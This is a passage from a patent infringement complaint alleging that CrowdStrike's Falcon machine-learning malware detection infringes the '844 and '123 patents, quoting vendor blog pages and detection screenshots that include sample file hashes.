To edit those settings, click Edit and then chose the setting you want. You can set prevention and detection separately to either Disabled, Cautious, Moderate, or Aggressive, but logically, the Detection settings always have to be stronger or equal to the Prevention setting.

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.)



	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
High	Nov. 14, 2016 09:46:...	CS-TMM-P2-WIN7	demo	Investigator Investi...	Ignored
High +1	Nov. 8, 2016 15:50:35	CS-TMM-P2-WIN7	demo	Investigator Investi...	True Positive

a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b... 0 2 0 0 0

High Severity Machine Learning	This file meets the File Attribute ML algorithm's high-confidence threshold for malware.
High Severity Activity Prevented	This file meets the File Attribute ML algorithm's high-confidence threshold for malware. The process was terminated.

a09838e891944f2fd58abb052d57c2a9f0d...

High Severity Machine Learning

This file meets the File Attribute ML algorithm's high-confidence threshold for malware.

Associated IOC (SHA256 on executable)

a09838e891944f2fd58abb052d57c2a9f0d8...


High Severity Activity Prevented

This file meets the File Attribute ML algorithm's high-confidence threshold for malware. The process was terminated.

FILE PATH	\Device\HarddiskVolume1\Users\demo\Desktop\Samples\a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b6077fe046a744ffc353.exe
SHA256	a09838e891944f2fd58abb052d57c2a9f0d890fc98f1b6077fe046a744ffc353
MD5	b4772b69fe4cd68e76fce63278a6d5c6
START TIME	Nov. 14, 2016 09:44:21
END TIME	Nov. 14, 2016 09:44:21

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 703.)


345. The Accused Products perform a method that includes *extracting a plurality of static data points from an executable file without decrypting or unpacking the executable file, wherein the plurality of static data points represent predefined character strings in the executable file*. For example, the Falcon Platform's machine learning algorithms use "Static File Analysis" to provide "analysis on features extracted from executable files."



The File Attribute Analysis provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files.

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.)

346. In another example, static analysis "can be useful to identify malicious infrastructure, libraries or packed files."




Static Analysis

Basic static analysis does not require that the code is actually run. Instead, **static analysis examines the file for signs of malicious intent**. It can be useful to identify malicious infrastructure, libraries or packed files.

(*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 764.)

347. The Accused Products perform a method that includes *generating a feature vector from the plurality of static data points using a classifier trained to classify the plurality of static data points based on a collection of data comprising known malicious executable files, known benign executable files, and known unwanted executable files, wherein the collection of data comprises at least a portion of the plurality of static data points*. As explained above, the Accused Products conduct a "File Attribute Analysis" that "provides machine learning analysis on file metadata, while Static File Analysis provides analysis on features extracted from executable files." (*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701.) CrowdStrike generally describes the machine learning process used in the Accused Products as "extract[ing] so-called 'features' from the files analyzed" including "string tables" and the "actual code in the file," which CrowdStrike will "dissect and describe in a numerical fashion that can be fed into our machine learning classifier." (*See* WBR_CSK001238 (https://www.crowdstrike.com/blog/crowdstrike-machine-learning-virustotal/) at 1238-39.)




File Analysis

Provides machine learning analysis based on features extracted from executable files. Choose how aggressively you want each feature to behave.

	DISABLED	CAUTIOUS	MODERATE	AGGRESSIVE
Detection	○	✓	✓	✓
Prevention	○	✓	×	×

(*See* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 702.)

348. On information and belief, the learning classifier is trained using labels of known files, including "known malicious executable files, known benign executable files, and known unwanted executable files." For example, the Accused Products' "[s]ignature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious" and "[m[achine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network."



1. Prevention of Known and Unknown Malware

a. Signature-less malware protection

Signature-less malware protection uses machine-learning algorithms to determine the likelihood that a file is malicious. New threats are stopped immediately, and time-to-value is reduced to zero.


b. Machine learning

Machine learning can detect and prevent both known and unknown malware on endpoints, whether they are on and off the network. It enables faster and more complete discovery of indicators of attack, eliminates ransomware, and fills the gaps left by legacy AV.

(*See* WBR_CSK000612 (https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/) at 615-616.)

349. In another example, CrowdStrike filed U.S. application Ser. No. 15/909,442 (WBR_CSK001717, published as U.S. Pat. Pub. No. 2019/0273510; hereinafter "'510 Pub.") that, on information and belief, describes features of the Accused Products, including components and features of the static file analysis identified above. The '510 Pub. describes a machine learning system that "includes a convolution filter, a recurrent neural network, and a fully connected layer [that] can be configured in a computing device to classify executable code." (*Id*. at Abstract.) It further explains that "a collection of source data (*e.g.*, executable code) having known classifications are applied as input to the network system. Example classifications may include 'clean,' 'dirty,' or 'adware.'" (*Id*. at [0087].) The '510 Pub. further explains that the "output of encoder RNN [recurrent neural network] 725 includes embedded features of the input data," which is then input into "a supervised learning algorithm to classify data, where the "supervised classifier" could comprise any of "a Neural Network, Support Vector Machine, Random Forest decision tree ensemble, logistic regression, or another classifier." (*Id*. at [0125]-[0126].)

350. The Accused Products perform a method that includes *wherein one or more features of the feature vector are selectively turned on or off based on whether a value of one or more static data points from the plurality of extracted static data points is within a predetermined range*. For example, the Accused Products include a machine learning engine that "analyzes higher-level traits to decide if a file is malicious" and features "[s]uperior ML technology" with "fewer false positives and the ability to detect and mitigate unknown malware faster."



Detecting unknown malware with fewer false positives: Anti-malware tools that rely on signatures must be updated frequently for them to be effective. However, a signatureless ML engine can "generalize," which means instead of having to memorize a set of specific malware file signatures, ML can learn without having to be fed new datasets every day. ML analyzes higher-level traits to decide if a file is malicious — a far superior approach for detecting today's targeted, unknown malware. This approach enables ML to find the unknown malware other solutions miss without generating a slew of false positives, which can drain valuable IT resources and lead to alert fatigue.


- Superior ML technology means fewer false positives and the ability to detect and mitigate unknown malware faster.

(*See* WBR_CSK001223 (https://www.crowdstrike.com/blog/a-primer-on-machine-learning-in-endpoint-security/) at 1224-25.)

351. In addition, as explained above on information and belief, features of the operation of the Accused Products is described in '510 Pub., which includes a "convolutional filter component 206," which "identif[ies] relationships between the features extracted by [a] feature extractor" and uses "combinations of adjacent values which may be learned directly from the data rather than being specified a priori." ('510 Pub. at [0047], [0068].) The convolutional filter "attempts to enhance the signal-to-noise ratio of the input sequence to facilitate more accurate classification of the executable code" by, for example, "aid[ing] in identifying and amplifying the key features of the executable code, as well as reducing the noise of the information in the executable code." (*Id*. at [0068]) Thereafter, the output of the "convolutional filter" is the input to

a "recurrent neural network" ("RNN"), "whose output includes less nodes than the sequential input data"—that is, it "identif[ies] a reduced number of features of the input." (*Id*. at [0121], [0123].) The "output of the encoder RNN" is used as "input to a machine learning system to characterize the source data." (*Id*. at [0121], [0125].)

352. The Accused Products perform a method that includes *evaluating the feature vector using support vector processing to determine whether the executable file is harmful*. As explained above, the Falcon Platform's machine learning algorithms use "Static File Analysis" to provide "analysis on features extracted from executable files" (*see* WBR_CSK000700 (https://www.crowdstrike.com/blog/tech-center/prevent-malware-falcon/) at 701) where the static analysis "can be useful to identify malicious infrastructure, libraries or packed files." (*See* WBR_CSK000763 (https://www.crowdstrike.com/cybersecurity-101/malware/malware-analysis/) at 764.) As an example, the Accused Products are shown below evaluating executable "file taskhostsvc.exe" as harmful using "static analysis-based techniques" and "signature-less ML models that can detect threats based on generic properties."



Such targeted attacks are normally the domain of indicators of attack (IOAs), which detect illicit behavior by observing the actions and the intent of processes on endpoints. But besides IOAs, CrowdStrike Falcon PreventTM leverages other techniques for threat detection, including file-based machine learning (ML).

The main component of SUNSPOT is a file `taskhostsvc.exe` with `SHA256 hash c45c9bda8db1d470f1fd0dcc346dc449839eb5ce9a948c70369230af0b3ef168`. The file's compile timestamp indicates that the file was compiled on February 20, 2020. While this data field can be easily manipulated, we speculate that the adversary did not go through this effort as it aligns with the timeline for the rest of the attack.

To check how well our file-based models pick up on this thread, we ran the file against the on-sensor ML model that we shipped in September 2019, about five months before the file was presumably created. **It was detected at high confidence.**

While one should not rely solely on static analysis-based techniques, especially for sophisticated attacks such as this one, it validates the power of signature-less ML models that can detect threats based on generic properties as opposed to the reliance of a human analyst creating a suitable signature.

(*See* WBR_CSK001235 (https://www.crowdstrike.com/blog/stellar-performances-how-crowdstrike-machine-learning-handles-the-sunspot-malware/) at 1235.)

353. In addition, as shown above, the ’510 Pub. explains that the “output of encoder RNN 725 includes embedded features of the input data,” which is then input into “a supervised learning algorithm” to classify data, where the “supervised classifier” could comprise any of “a Neural Network, Support Vector Machine, Random Forest decision tree ensemble, logistic regression, or another classifier.” (’510 Pub. at [0125]-[0126].)

354. Each claim in the ’844 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the ’844 Patent.

355. Defendants have been aware of the ’844 Patent since at least when the original Complaint was filed in March 2022. Further, Plaintiffs have marked their products with the ’844 Patent, including on their website, since at least July 2020.

356. Defendants directly infringe at least claim 1 of the ’844 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

357. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’844 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding

systems and services, as described above.

358. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’844 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’844 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including the activities described below.

359. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

360. Defendants further encourage and induce their customers to infringe claim 1 of the ’844 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* WBR_CSK000071 (https://www.crowdstrike.com/); *see* WBR_CSK000120 (https://www.crowdstrike.com/partners/solution-providers/).)

361. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* WBR_CSK000107

(https://www.crowdstrike.com/free-trial-guide/installation/).) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

362. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* WBR_CSK000101 (https://www.crowdstrike.com/free-trial-guide/purchase/); WBR_CSK000103 (https://www.crowdstrike.com/free-trial-guide/purchase/); *see* WBR_CSK000107 (https://www.crowdstrike.com/free-trial-guide/installation/).) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '844 Patent. (*See* WBR_CSK000001 (https://www.crowdstrike.com/contact-us/); https://www.crowdstrike.com/contact-support/ (redirect to same).)

363. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a

manner that performs the claimed method of, and infringes, the ’844 Patent.

364. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses.

365. Indeed, as shown above, the Accused Products have no substantial non-infringing uses because the accused functionality, including the machine learning static analysis and related functionality, are integral parts of the Accused Products and must be performed for the Accused Products to perform their intended purpose. (*See*, *e.g.*, WBR_CSK000071 (https://www.crowdstrike.com/); WBR_CSK000134 (CrowdStrike 2021 Annual Report Form 10-K) at 144-148; WBR_CSK000451 (https://www.crowdstrike.com/endpoint-security-products/).) These processes are continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer suitably function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’844 Patent, that functionality could not be performed.

366. Additionally, the accused functionality, including the machine learning static analysis related functionality described above, itself has no substantial non-infringing uses because the components, modules and methods identified above are a necessary part of that functionality. (*See id*.) For example, without the Accused Products’ enhanced memory scanning functionality, the Accused Products could not detect and protect against fileless attacks. These processes are

continually running when the system is in use and, on information and belief, cannot be removed or disabled (or, if they could, the system would no longer function for its intended purpose). Moreover, for the same reasons, without performing each of the steps as described and shown above, or without the system and components identified above that practice the ’844 Patent, that functionality could not be performed.

367. In addition, as shown in the detailed analysis above, the products, systems, modules, and methods provided by Defendants constitute a material part of the invention—indeed, they provide all the components, modules, and features that perform the claimed methods and systems. For example, the Accused Products and accused functionalities (including the machine learning static analysis) constitute a material part of the inventions claimed at least because they are integral to the processes identified above, as recited in the claims of the ’844 Patent. None of these products are staple goods—they are sophisticated and customized cyber security and malware detection products, methods, and systems.

368. Defendants’ infringing actions have continued after the original Complaint was filed. Defendants had knowledge of the ’844 Patent and of the specific conduct that constitutes infringement of the ’844 Patent at least based on the original Complaint, yet have continued to engage in the infringing activity, including by selling, making, configuring, and installing the Accused Products and performing the accused functionality, and by engaging in activities that constitute inducing infringement and contributory infringement as described above.

369. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to Defendants. For example, on information and belief, Defendants direct and control the activities or actions of their partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or

others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. Defendants further direct and control the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’844 Patent.

370. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’844 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

371. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’844 Patent.

372. Defendants’ infringement of the ’844 Patent is knowing and willful. Defendants acquired actual knowledge of the ’844 Patent at least when Plaintiffs filed the original Complaint and had constructive knowledge of the ’844 Patent from at least the date Plaintiffs marked their products with the ’844 Patent and/or provided notice of the ’844 Patent on their website.

373. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’844 Patent with knowledge of the ’844 Patent constitutes willful infringement.

374. Plaintiffs’ allegations of infringement, indirect infringement, and willful infringement with respect to this patent are further set forth in Plaintiffs’ Disclosure of Asserted Claims and Preliminary Infringement Contentions Pursuant to the Court’s Standing Order Governing Patent Proceedings served July 12, 2022.

SEVENTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’123 PATENT)

375. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.


376. Defendants have infringed and continue to infringe one or more claims of the ’123 Patent in violation of 35 U.S.C. § 271 in this judicial District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform including, without limitation, components of the Falcon Platform such as the CrowdStrike Security Cloud, Threat Graph™, CrowdStrike Endpoint Security (including Falcon Prevent, Falcon Insight (Endpoint Detection and Response), and Falcon XDR), Falcon Search Engine, Falcon Overwatch, CrowdStrike File Analyzer SDK, and the CrowdStrike Falcon Sensor (a.k.a. Falcon Agent), when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’123 Patent as demonstrated below.

377. For example, example, claim 1 of the ’123 Patent recites:

> 1. A method comprising:
>
> receiving, at a base computer, details uniquely identifying one or more security products operating at a point in time on a remote computer;
>
> receiving, at the base computer, details uniquely identifying one or more security products operating on other remote computers in communication with the base computer;
>
> receiving, at the base computer, details of a process that has been executed by at least one of the other remote computers;
>
> determining, by the base computer and based on the received details of the process that has been executed by the least one of the other remote computers, that the process is a malware process not identified by the one or more security products operating on the at least one of the other remote computers; and
>
> determining, by the base computer, that the remote computer is vulnerable to the malware process, wherein the determination is based on the at least one of

> the other remote computers having a same or similar combination of security products as the combination of security products operating on the remote computer.

378. The Accused Products perform each element of the method of claim 1 of the ’123 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* WBR_CSK000455 (https://www.crowdstrike.com/endpoint-security-products/falcon-platform/) at 459.)

379. The Accused Products perform a method that includes *receiving, at a base computer, details uniquely identifying one or more security products operating at a point in time on a remote computer* and *receiving, at the base computer, details uniquely identifying one or more security products operating on other remote computers in communication with the base computer*. For example, the Accused Products, including Falcon Spotlight, gives “relevant and timely information you need to reduce your exposure to attacks with zero impact on your

endpoints" and "[c]ontinuously monitor[s] the vulnerability status of all endpoints wherever they reside: on-premises, off-premises or in the cloud." On information and belief, the vulnerability status requires information that includes identifying security products on each endpoint.




Vulnerability Assessment in Real Time

- **Continuously monitor the vulnerability status** of all endpoints wherever they reside: on-premises, off-premises or in the cloud
- **Leave bulky legacy reports behind** — Spotlight serves up vulnerability data in seconds via intuitive dashboards
- **The robust application programming interface (API)** makes external integrations simple

